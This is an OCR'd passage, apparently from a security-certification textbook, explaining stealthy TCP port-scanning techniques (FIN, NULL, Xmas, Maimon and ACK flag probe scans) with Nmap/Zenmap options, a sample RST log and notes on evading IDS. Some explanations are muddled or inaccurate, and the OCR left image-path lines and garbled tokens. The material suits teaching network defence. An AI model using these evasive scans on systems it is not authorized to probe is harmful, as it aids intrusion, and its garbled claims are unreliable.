


Figure 3.40: Inverse TCP flag scan when port is closed

Security mechanisms such as firewalls and IDS detect the SYN packets sent to the sensitive ports of the targeted hosts. Programs such as Syslog are available to log half-open SYN flag scan attempts. At times, the probe packets enabled with TCP flags can pass through filters undetected, depending on the security mechanisms installed.

An inverted technique involves probing a target using a half-open SYN flag because the closed ports can only send the response back. According to RFC 793, an RST/ACK packet is sent for connection reset when the host closes a port. Attackers take advantage of this feature to send TCP probe packets to each port of the target host with various TCP flags set.

Common flag configurations used for a probe packet include:

- A FIN probe with the FIN TCP flag set
- An Xmas probe with the FIN, URG, and PUSH TCP flags set
- A NULL probe with no TCP flags set
- A SYN/ACK probe

All closed ports on the targeted host will send an RST/ACK response. Since OSs such as Windows completely ignore the RFC 793 standard, you cannot see the RST/ACK response when connected to a closed port on the target host. However, this technique is effective when used with UNIX-based OSs.

Advantages

- Avoids many IDS and logging systems; highly stealthy

Disadvantages

- Requires raw access to network sockets and super-user privileges
- Mostly effective against hosts using a BSD-derived TCP/IP stack (not effective against Microsoft Windows hosts, in particular).

Note: Inverse TCP flag scanning is known as FIN, URG, and PSH scanning based on the flag set in the probe packet. If there is no flag set, it is known as NULL scanning. If only the FIN flag is set, it is known as FIN scanning, and if all of FIN, URG, and PSH are set, it is known as Xmas scanning.

Xmas Scan

Xmas scan is a type of inverse TCP scanning technique with the FIN, URG, and PUSH flags set to send a TCP frame to a remote device. If the target has opened the port, then you will receive no response from the remote system. If the target has closed the port, then you will receive a remote system reply with an RST. You can use this port scanning technique to scan large networks and find which host is up and what services it is offering. This technique describes all TCP flag sets. When all flags are set, some systems hang; hence, the flags are often set in the nonsense pattern URG-PSH-FIN. Attackers use the TCP Xmas scan to determine if ports are closed on the target machine via the RST packet. This scan only works when systems are compliant with RFC 793-based TCP/IP implementation. It will not work against any current version of Microsoft Windows.



Figure 3.41: Xmas scan when the port is open



Figure 3.42: Xmas scan when the port is closed

BSD Networking Code

This method relies on the BSD networking code. Thus, you can use this only for UNIX hosts; it does not support Windows NT. If the user scans any Microsoft system, it will show that all the ports on the host are open.

Transmitting Packets

You can initialize all the flags when transmitting the packet to a remote host. If the target system accepts the packet and does not send any response, it means that the port is open. If the target system sends an RST flag, then it implies that the port is closed.

Advantages

- It avoids IDS and TCP three-way handshake.

Disadvantages

- It works on the UNIX platform only.

In Zenmap, the `-sX` option is used to perform Xmas scan whereas the `-sF` and `-sN` options are used to perform FIN scan and NULL scan, respectively.

Figure 3.43: Xmas scan output using Zenmap

TCP Maimon Scan

This scan technique is very similar to NULL, FIN, and Xmas scan, but the probe used here is FIN/ACK. In most cases, to determine if the port is open or closed, the RST packet should be generated as a response to a probe request. However, in many BSD systems, the port is open if the packet gets dropped in response to a probe.

Nmap interprets a port as open|filtered when there is no response from the Maimon scan probe even after many retransmissions. The port is closed if the probe gets a response as an RST packet. The port is filtered when the ICMP unreachable error (type 3, code 1, 2, 3, 9, 10, or 13) is returned from the target host. In Zenmap, the **`-sM`** option is used to perform the TCP Maimon scan.

Figure 3.47: TCP Maimon scan displaying port state in Zenmap

ACK Flag Probe Scan

Attackers send TCP probe packets with the ACK flag set to a remote device and then analyze the header information (TTL and WINDOW field) of the received RST packets to find out if the port is open or closed. The ACK flag probe scan exploits the vulnerabilities within the BSD-derived TCP/IP stack. Thus, such scanning is effective only on those OSs and platforms on which the BSD derives TCP/IP stacks.

Categories of ACK flag probe scanning include:

- **TTL-Based ACK Flag Probe scanning**

  In this scanning technique, you will first need to send ACK probe packets (several thousands) to different TCP ports and then analyze the TTL field value of the RST packets received. In Zenmap, the syntax `nmap –ttl [time] [target]` is used to perform TTL-based scan.



Figure 3.48: TTL-based ACK flag probe scanning


  If the TTL value of the RST packet on a particular port is less than the boundary value of 64, then that port is open. An example showing a log of the first four RST packets received is presented below:



```
1: host 10.2.2.11 port 20: F:RST -> tt1: 80 win: 0
2: host 10.2.2.11 port 21: F:RST -> tt1: 80 win: 0
3: host 10.2.2.11 port 22: F:RST -> tt1: 50 win: 0
4: host 10.2.2.11 port 23: F:RST -> tt1: 80 win: 0
```

Figure 3.49: Screenshot showing the open port based on the TTL value of the RST packet

  In this example, port 22 returned a TTL value of 50, which is less than 64; all other ports returned a TTL value of 80, which is greater than 64. Therefore, port 22 is open.

- **Window-Based ACK Flag Probe scanning**

  In this scanning technique, you will first need to send ACK probe packets (several thousands) to different TCP ports and then analyze the window field value of the received RST packets. The user can use this scanning technique when all the ports return the same TTL value. In Zenmap, the `-sW` option is used to perform a window scan.

